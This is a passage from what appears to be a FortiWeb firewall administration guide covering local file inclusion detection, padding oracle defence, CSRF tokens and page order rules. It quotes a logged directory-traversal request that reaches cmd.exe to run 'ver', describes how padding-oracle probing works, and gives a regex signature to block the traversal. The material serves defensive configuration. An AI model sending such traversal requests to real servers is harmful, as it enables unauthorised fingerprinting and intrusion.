In the above example, the attacker uses the back tick (` ) used instead of quotes, avoids the literal mention of `javascript:`, and does not match a regular expression that requires the exact, unvaried HTML tag `<script>`. Your regular expression should be flexible enough to account for these cases.

If content has already been corrupted by a successful attack, you can simultaneously sanitize all server responses and notify the response team of specific corrupted URLs. This can help your incident response team to quickly clean the impacted applications and databases. See Example: Sanitizing poisoned HTML on page 489.

See also

- Defining custom data leak & attack signatures
- Example: Sanitizing poisoned HTML

Example: Local file inclusion fingerprinting via Joomla

Attackers sometimes scout for vulnerabilities in a target before actually executing an attack on it or other, more challenging targets. To look for advance notice of specific attacks that your web servers may soon experience, you might create a honeypot: this server would run the same platform as your production web servers, but contain no valuable data, normally receive no legitimate traffic, and be open to attacks in order to gather data on automated attacks for your forensic analysis.

Let's say your honeypot, like your production web servers, runs Joomla. In either your web server's logs, you see requests for URLs such as:

```
10.0.0.10
    -
    -
    [16/Dec/2011:09:30:49 +0500]
    "GET /index.php?option=com_
```

```
ckforms&controller=../../../../../../../../winnt/system32/cmd.exe?/c+ver HTTP/1.1"
200
"-"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:9.0a2) Gecko/20111101 Firefox/9.0a2)"
```

where the long string of repeated `../` characters indicates an attempt at directory traversal: to go above the web server's usual content directories.

If Joomla does not properly sanitize the input for the `controller` parameter (highlighted in bold above), it would be able to use LFI. The attacker's goal is to reach the `cmd.exe` file, the Microsoft Windows command line, and enter the command `ver`, which displays the web server's specific OS version, such as:

```
Microsoft Windows [Version 6.1.7601]
```

Since the attacker successfully fingerprinted the specific version of Windows and Joomla, **all** virtual hosts on that computer would be vulnerable also to any other attacks known to be successful on that platform.

Luckily, this is happening on your honeypot, and not your company's web servers.

To detect similar attacks, you could write your own attack signature to match and block that **and** similar directory-traversing requests via `controller`, as well as to notify you when your production web servers are being targeted by this type of attack:

Setting name	Value
Direction	Request
Action	Alert & Deny
Severity	High
Trigger Action	notification-servers1
Meet condition rule	
Match Operator	Regular expression match
Regular Expression	^/index\.php\?option=com_ckforms\&controller=(\.\.\/)+?
Selected Target	REQUEST_URI

If packet payload retention and logging were enabled, once this custom signature was applied, you could analyze requests to locate targeted files. Armed with this knowledge, you could then apply defenses such as tripwires, strict file permissions, uninstalling unnecessary programs, and sandboxing in order to minimize the likelihood that this attacker would be able to succeed and achieve her objectives.

Defeating cipher padding attacks on individually encrypted inputs

Like its predecessor the BEAST attack (see Prioritize RC4 Cipher Suite on page 633), the Lucky 13 attack exploited flaws in SSL/TLS implementations of CBC encryption. Classified as a "padding oracle" attack, Lucky 13 analyzes errors returned by the server (its "oracle") after submitting incorrect "padding" — empty bytes that are

added to plain text to make its length uniform before encryption is applied. (Padding is required by all block ciphers.) Once the attacker guesses the correct padding, the resulting encrypted messages have a similar pattern. Attackers can analyze many packets to find the pattern, and thereby decrypt the data for a MITM attack.

This attack involves some brute force: the attacker must guess repeatedly until the server does not return an error, indicating that the correct padding has been discovered. As such, padding attacks may not have been feasible 10 years ago. However as broadband connections and powerful computers become pervasive, this kind of attack has become practical.

Not all web applications use HTTPS, however. Cryptography generally decreases performance. To improve performance while attempting to protect sensitive data, some web applications selectively encrypt **above** the application level. They encrypt **only** specific inputs and outputs, such as:

- session IDs
- cookies
- user profile URLs
- passwords

But if the custom functions to encrypt these inputs use the same principle as CBC, or are not well tested or promptly updated for security, they too are vulnerable to padding attacks.

For example, if only a user ID is encrypted, an attacker may want to decrypt it so that he or she can follow with a session hijacking attack. The attacker's initial request might look like this:

```
GET /profile.jsp?UID=0000000000000001F851D6CC68FC9537...
```

The UID is a guess. Unless he or she is extremely lucky, the attacker did not use the correct key nor padding (e.g. 0x01). Therefore the application would reply with an error response such as:

```
500 Internal Server Error
```

But if the attacker increases or decreases the padding byte (e.g. 0x02), sends the request again, and repeats this process, the attacker would eventually guess the correct padding, resulting in a message from the server that indicates a correct padding byte:

```
200 OK
```

Repeating the above process with previous padding bytes would eventually yield the full, correct padding, and therefore also the length of the plain text. With that, the attacker would eventually be able to decrypt the entire UID. The attacker could then attempt to hijack the login.


To protect against padding oracle attacks

1. Consult with your application developer to find inputs that are individually encrypted.



Do **not** configure padding oracle attack prevention unless the URL, cookie or parameter is encrypted. **Only** encrypted inputs or URLs, especially those encrypted using CBC, ECB, or OAEP, are vulnerable. Unnecessary protection will decrease FortiWeb performance.

2. Go to **Web Protection > Advanced Protection > Padding Oracle Protection**.
3. Click **Create New**, then configure these settings:



Setting name	Description
Name	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

Setting name	Description
Action	Select which action the FortiWeb appliance will take when it detects a violation of the rule: • **Alert** — Accept the request and generate an alert email and/or log message. • **Alert & Deny** — Block the request (reset the connection) and generate an alert and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. See Customizing error and authentication pages (replacement messages) on page 665. • **Period Block** — Block subsequent requests from the client for a number of seconds. Also configure Block Period. You can customize the web page that FortiWeb returns to the client with the HTTP status code. See Customizing error and authentication pages (replacement messages) on page 665. **Note:** If FortiWeb is deployed behind a NAT load balancer, when using this option, you **must** also define an X-header that indicates the original client's IP (see Defining your proxies, clients, & X-headers on page 366). Failure to do so may cause FortiWeb to block **all** connections when it detects a violation of this type. The default value is **Alert**. Attack log messages contain `Padding Oracle Attack` when this feature detects a possible attack. Because this attack involves some repeated brute force, the attack log may not appear immediately, but should occur within 2 minutes, depending on your configured DoS alert interval. **Caution:** This setting will be ignored if Monitor Mode is enabled. **Note:** Logging and/or alert email will occur only if enabled and configured. See Logging on page 689 and Alert email on page 728. **Note:** If you will use this rule set with auto-learning, you should select **Alert**. If Action is **Alert & Deny**, or any other option that causes the FortiWeb appliance to terminate or modify the request or reply when it detects an attack attempt, the interruption will cause incomplete session information for auto-learning.
Block Period	Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule. This setting is available only if Action is set to **Period Block**. The valid range is from 1 to 3,600 (1 hour). The default value is 1. See also Monitoring currently blocked IPs on page 760.

Setting name	Description
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule: • Low • Medium • High The default value is **Medium**.
Trigger Action	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. See Monitoring currently blocked IPs on page 760.

4. Click **OK**, then click **Create New**, then configure these settings:



Setting name	Description
Host Status	Enable to apply this rule only to HTTP requests for specific web hosts. Also configure Host. Disable to match the rule based upon the other criteria, such as the URL, but regardless of the `Host:` field.
Host	Select which protected host names entry (either a web host name or IP address) that the `Host:` field of the HTTP request must be in to match the rule. This option is available only if Host Status is enabled.
Type	Select whether the Protected URL field must contain a literal URL (**Simple String**), or a regular expression designed to match multiple URLs (**Regular Expression**).

Setting name	Description
Protected URL	Depending on your selection in Type, type either: • the literal URL, such as `/profile.jsp`, that the HTTP request must contain in order to match the rule. The URL must begin with a backslash (/). • a regular expression, such as `^/*\.jsp\?uid\=(.*)`, matching all and only the URLs to which the rule should apply. The pattern does not require a slash (/).; however, it must at least match URLs that begin with a slash, such as `/profile.cfm`. Do not include the domain name, such as `www.example.com`, which is configured separately in the **Host** drop-down list. To create and test a regular expression, click the >> (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression (see Regular expression syntax on page 864 and Cookbook regular expressions on page 872).
Protected Target	Indicate which parts of the client's requests should be examined for padding attack attempts: • **URL** (e.g. parameters are embedded in the URL, such as `/user/0000012FE03BC2`) • **Parameter** (e.g. parameters are appended in a traditional `GET` URL parameter, such as `/index.php?user=0000012FE03BC2`or `POST` body) • **Cookie**

5. Click **OK**.
6. Repeat the previous 2 steps for each encrypted input in the web application.
7. Click **OK**.
8. To apply the rule, select it in an inline protection profile or an offline protection profile (see Configuring a protection profile for inline topologies on page 608 or Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 617).



Malicious clients often send many HTTP requests while attempting to analyze the padding. This could flood your attack logs with repetitive messages. To adjust the interval at which FortiWeb will record identical log messages during an ongoing attack, see `max-dos-alert-interval <seconds_int>` in the FortiWeb CLI Reference. See also Log rate limits on page 691.

Defeating cross-site request forgery (CSRF) attacks

Cross-site request forgery (CSRF) is an attack that exploits the trust that a site has in a user's browser to transmit unauthorized commands.

The CRSF protection feature is not supported in offline protection mode.

Configuration overview

To protect back-end servers from CSRF attacks, you create two lists of items: a list of web pages to protect against CSRF attacks, and a corresponding list of the URLs found in the requests that the pages generate.

- When FortiWeb receives a request for a web page in the list, it embeds a javascript in the web page. The script runs in the client's web browser and automatically appends the parameter `tknfv` (the anti-CSRF token) to any HTML link elements that have the href attribute (`<a href>`) and HTML form elements. Subsequent requests that these HTML elements generate contain the `tknfv` parameter. The parameter has the value of the cookie issued by FortiWeb Session Management.
- The URL list contains all the URLs that you expect to contain the `tknfv` parameter, based on the web pages that you specified. When these URLs appear in requests without the `tknfv` parameter, or the parameter does not match the cookie value for the session, FortiWeb takes the action you specify in the CSRF protection rule.

Create your configuration carefully, making sure that all the URLs in the list have corresponding entries in the page list, and that Session Management is enabled in the protection profile that uses the rule. When FortiWeb checks requests for the token but has not added the script to the corresponding web page, it blocks or takes other action against the request.

Examples of requests with the anti-CSRF parameter

For example, a web page in the list of pages contains the following `<a href>` element:

```
<a href=/csrf_test1.php>test</a>
```

This link generates the following request, which includes the parameter that the javascript has added:

```
http://example.com/csrf_test1.php?tknfv=3DF5BDCCIG3DCXNTE3RUNCTKRS3E36AD
```

Therefore, to make the feature work for this web page, you add `/csrf_test1.php` to the list of URLs.

For an example using an HTML form element, the web page `csrf_login.html` contains the following form:

```
<form name="do_some_action" id="form1" action="csrf_test2.php" method="GET">
   <input type="text" name="username" value=""/>
   <Input type="text" name="password" value=""/>
   <input type="submit" value="do Action"/>
</form>
```

This form generates the following request when the page is added to the list of pages protected by a CSRF protection policy:

```
http://target-site.com/csrf_
    test2.php?username=test&password=123&tknfv=3DF5BDCCIG3DCXNTE3RUNCTKRS3E36AD
```

In this case, you add `csrf_login.html` to the list of pages and `/csrf_check2.php` to the list of URLs.

Parameter filters

In some cases, a request for a web page and the requests generated by its links have the same URL. FortiWeb cannot distinguish between requests to add javascript to and requests to check for the anti-CSRF parameter.

To avoid this issue, you create unique Page List Table and URL List Table items by adding a parameter filter to them. The parameter filter allows you to add additional criteria to match in the URL or HTTP body of a request.

For example, in the following form element, the parameters are in the body of the HTTP request, not the URL:

```
<form action="post.asp" enctype="MULTIPART/FORM-DATA" method="POST">
```

```
    <input TYPE="FILE" NAME="FILE1">
    <input TYPE="TEXT" NAME="TEXT1" VALUE="HELLO">
    <input TYPE="SUBMIT" NAME="SUB1" VALUE="Upload File">
</form>
```

To allow FortiWeb to correctly recognize the POST request as one that should contain the anti-CSRF token, add a filter that checks for a parameter in the HTTP body to the corresponding URL List Table item. If the request for `post.asp` does not contain the parameter specified in the URL List Table item, FortiWeb can instead match it with a `post.asp` item in the Page List Table, and adds the javascript to it.

You can also match a parameter in the URL. For example, the request to match has the following URL:

```
/www.test.com?username=test&password=123
```

Request Type – **Simple String**

Full URL – `/www.test.com`

Parameter Filter – Selected

Parameter Name – `username`

Parameter Value Type – **Regular Expression**

Parameter Value – `*`

The parameter value * (asterix) matches any value.

Troubleshooting

If the feature is not working properly, ensure the following:

- The type of the web page to protect is HTML and contains the `<html>` and `</html>` tags.
- The HTTP response code for the page is `200 OK`.
- If the page is compressed, a corresponding uncompress policy is configured. See Configuring temporary decompression for scanning & rewriting on page 601.
- The **Maximum Body Cache Size** value is larger than the size of the web page. See Advanced settings on page 668

To protect against CSRF attacks

1. Go to **Web Protection > Advanced Protection > CSRF Protection**.
2. Click **Create New**, then configure these settings:

Setting name	Description
Name	Enter a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters.

Setting name	Description
Action	Select which action FortiWeb takes when it detects a missing or incorrect anti-CSRF parameter: • **Alert** — Accept the request and generate an alert email, log message, or both. • **Alert & Deny** — Block the request (reset the connection) and generate an alert, a log message, or both. You can customize the web page that FortiWeb returns to the client with the HTTP status code. See Customizing error and authentication pages (replacement messages) on page 665. • **Period Block** — Block subsequent requests from the client for a number of seconds. Also configure **Block Period**. You can customize the web page that FortiWeb returns to the client with the HTTP status code. See Customizing error and authentication pages (replacement messages) on page 665. The default value is **Alert**. **Note:** Logging and alert email occur only if the corresponding settings are enabled and configured. See Logging on page 689 and Alert email on page 728.
Block Period	Enter the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects a CSRF attack. This setting is available only if **Action** is set to **Period Block**. The valid range is from 1 to 3,600 (1 hour). The default value is 60. See also Monitoring currently blocked IPs on page 760.
Severity	When FortiWeb records violations of this rule in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level FortiWeb uses when it logs a CSRF attack: • Low • Medium • High The default value is **Low**.
Trigger Action	Select the trigger, if any, that FortiWeb uses when it logs or sends an alert email about a CSRF attack. See Viewing log messages on page 706.

3. Click **OK**.
4. Under Page List Table, click **Create New**, and then configure these settings:

Setting name	Description
Host Status	Enable to apply this rule only to HTTP requests for specific web hosts. Also configure **Host**. Disable to match the rule based on the URL and any parameter filter only.
Host	Select a protected host names entry (either a web host name or IP address) that the `Host:` field of the HTTP request matches. This option is available only if **Host Status** is enabled.
Request Type	Select whether **Full URL** contains a literal URL (**Simple String**), or a regular expression designed to match multiple URLs (**Regular Expression**). When you select **Regular Expression**, you do not have to enter the complete URL for **Full URL**. For example, there are two ways you can configure the item to match the URL `/www.test.com?`: • For **Request Type**, select **Simple String**, and for **Full URL**, enter `/www.test.com`. • For **Request Type**, select **Regular Expression**, and for **Full URL**, enter `test\.com`.
Full URL	Enter either a literal URL or regular expression.
Parameter Filter	Select to specify a parameter name and value to match. The parameter can be located in either the URL or the HTTP body of a request. For more information, see Parameter filters on page 541.
Parameter Name	Enter the parameter name to match.
Parameter Value Type	Select whether **Parameter Value** contains a literal URL (**Simple String**), or a regular expression designed to match multiple values (**Regular Expression**).
Parameter Value	Enter either a literal URL or regular expression. To match any parameter value, for **Parameter Value Type**, select **Regular Expression**, and enter `*` (asterisk).

5. Click **OK**.
6. Add any additional web pages that you want to protect.
7. Under URL List Table, click **Create New**, and then configure the settings.


   The settings for adding a URL list item are the same as the ones that you use to add a page list item.
8. Click **OK**.

9. To apply the rule, in an inline protection profile or an offline protection profile, ensure **Session Management** is selected, and then select the CSRF protection rule (see Configuring a protection profile for inline topologies on page 608 or Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 617).

Enforcing page order that follows application logic

Page order rules (called “page access rules” in the web UI) define URLs that must be accessed in a **specific order** to enforce correct business logic or application logic of a web application, and prevent cross-site request forgery (CSRF) attacks.

For example, a password change should always occur in this order:



1. A client begins an HTTP session by requesting the login page.

   ```
   GET /login.asp
   ```

   When the web server responds, FortiWeb adds its HTTP session cookie to the response to initiate a unique HTTP session for that client. All subsequent requests from the client will include this cookie until the client ends the session or the cookie expires. The cookie identifies the client, and coupled with the request URL, allows FortiWeb to track the client’s current session state, and enforce session-related features.

2. The client submits his or her authentication credentials.

   ```
   POST /checkLogin.asp?account=user1&password=myPassw0rd!
   ```

   Depending on the web application, the client’s login status could be cached server-side, or could be added to a cookie in the response, to be cached client-side.

3. If the login is successful, the web application displays the client's account profile, which includes a password change form.

   ```
   GET /profile.asp
   ```

4. The client submits a password change request.

   ```
   POST /setPassword.asp?account=user1&password=myPassw0rd!
   ```

5. If the password change is successful, the account profile web page notifies the client.

   ```
   GET /profile.asp?status=success
   ```

Authentication is required in order to prove the client's identity. Unless HTTP session initiation is required **and** initial authentication is bound to that session, an attacker could change (or possibly simply read) the password of any user's account simply by making a request like step 4 with the password query in its URL and/or repeating a stolen session cookie. Therefore password access should **never** be allowed in page requests ordered like this:

1. An attacker posts a password change for another person's account.

   ```
   POST /setPassword.asp?account=user1&password=myPassw0rd!
   ```

2. The account profile page notifies the attacker of the successful change.

   ```
   GET /profile.asp?status=success
   ```

   where the password change page (`/setPassword.asp`) is requested **before** the client has initiated an authenticated session.

In another example, an e-commerce application might be designed to work properly in this order:

1. A client begins an HTTP session by adding an item to a shopping cart.

   ```
   /addToCart.do
   ```

2. The client either views and adds additional items to the shopping cart at multiple other URLs, or proceeds directly to the checkout.

3. The client confirms the items to purchase.

   ```
   /checkout.do
   ```

4. The client provides shipping information.

   ```
   /shipment.do
   ```

5. The client pays for the items and shipment, completing the transaction.

   ```
   /payment.do
   ```

Sessions that begin at the shipping or payment stage should therefore be invalid. If the web application does not enforce this rule itself, it could be open to CSRF attacks on the payment feature. To prevent such abuse, FortiWeb could enforce the rule itself using a page access rule set with the following order in an HTTP session:

1. `/addToCart.do?item=*`
2. `/checkout.do?login=*`
3. `/shipment.do`
4. `/payment.do`

Attempts to request `/payment.do` before those other URLs (including the first URL, which initiates the HTTP session) during a session would be denied, and generate an alert email and/or attack log message (see Logging on page 689 and Alert email on page 728).

Requests for other, non-ordered URLs are allowed to interleave ordered URLs during the client's session. (Due to web browsers' back buttons, flexible and complex features, and customers browsing your e-commerce inventory before completing a transaction, this is common.) Page access rules may be specific to a web host. This ensures that if web applications have URLs with the same name, you do not necessarily have to apply the same page order rules.


You can use SNMP traps to notify you when a page order rule has been enforced. For details, see SNMP traps & queries on page 733.

To configure a page order rule

1. Before you configure a page order rule, if you want to apply it only to HTTP requests for a specific real or virtual host, you must first define the web host in a protected host names group. For details, see Defining your protected/allowed HTTP "Host:" header names on page 330.
2. Go to **Web Protection > Access > Page Access**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.
3. Click **Create New**.

   A dialog appears.
4. Configure these settings:




Setting name	Description
Name	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

Setting name	Description
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule: • Low • Medium • High The default value is **High**.
Trigger Action	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. See Viewing log messages on page 706.

5. Click **OK**.
6. Click **Create New** to add an entry to the set.

   A dialog appears.
7. Configure these settings:



Setting name	Description
ID	Type the index number of the individual rule within the page access rule, or keep the field's default value of `auto` to let the FortiWeb appliance automatically assign the next available index number. Page access rules should be added to the set in the order which clients will be permitted to access them. For example, if a client must access `/login.asp` before `/account.asp`, add the rule for `/login.asp` first.
Host	Select the name of a protected host that the `Host:` field of an HTTP request must be in to match the page access rule. This option is available only if Host Status is enabled.

Setting name	Description
Host Status	Enable if you want the page access rule to apply only to HTTP requests for a specific web host. Also configure Host.
URL Pattern	Depending on your selection in Type, enter either: • the literal URL, such as `/cart.php`, that the HTTP request must contain in order to match the page access rule. The URL must begin with a slash (/). • a regular expression, such as `^/*.php`, matching all and only the URLs to which the page access rule should apply. The pattern does not require a slash (/); however, it must at match URLs that begin with a slash, such as `/cart.cfm`. Do not include the domain name, such as `www.example.com`, which is configured separately in the **Host** drop-down list. To create and test a regular expression, click the >> (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression (see Regular expression syntax on page 864).
Type	Indicate whether URL Pattern is a **Simple String** (that is, a literal URL) or a **Regular Expression**.

8. Click **OK**.
9. Repeat the previous steps for each individual rule that you want to add to page access.
10. To apply an access rule:
    - select it in an inline protection profile (see Configuring a protection profile for inline topologies on page 608)
    - enable Session Management

    Attack log messages contain `Page Access Rule Violation` when this feature detects a request for a URL that violates the required sequence of URLs within a session.



Because the new active appliance does not know previous session history, after an HA failover, for existing sessions, FortiWeb will **not** be able to apply this feature. It will apply to new sessions as they are formed. See Sessions & FortiWeb HA on page 47.


See also

- Configuring a protection profile for inline topologies
- IPv6 support

Specifying URLs allowed to initiate sessions

To prevent attackers from exploiting web applications that are vulnerable to state-based attacks, you may need to define legitimate entry points into your web applications.

When you select a start page group in the inline protection profile, clients **must** begin from a valid start page in order to initiate a valid HTTP session. If they violate this rule, they will wither be logged, blocked, or redirected to one of the valid entry pages (in the web UI, this is called the “default” page).



All web pages in a start page rule **must** belong to the same web site. Start page rules cannot redirect each violation to a different location, depending on which of the rules was violated. If you choose to redirect violations, all violations will be redirected to the same “default” URL.

For example, you may insist that HTTP clients of an e-commerce web site begin their session from either the main page, an item view, or login. Clients are not allowed to begin a valid session from the third stage of the shopping cart checkout. If someone initiates a session from partway through the shopping cart checkout, it is likely to be an attack. But just in case it was due to a legitimate client clearing the browser’s cookies or clicking a link or bookmark, FortiWeb could redirect the request to one of the valid start pages.

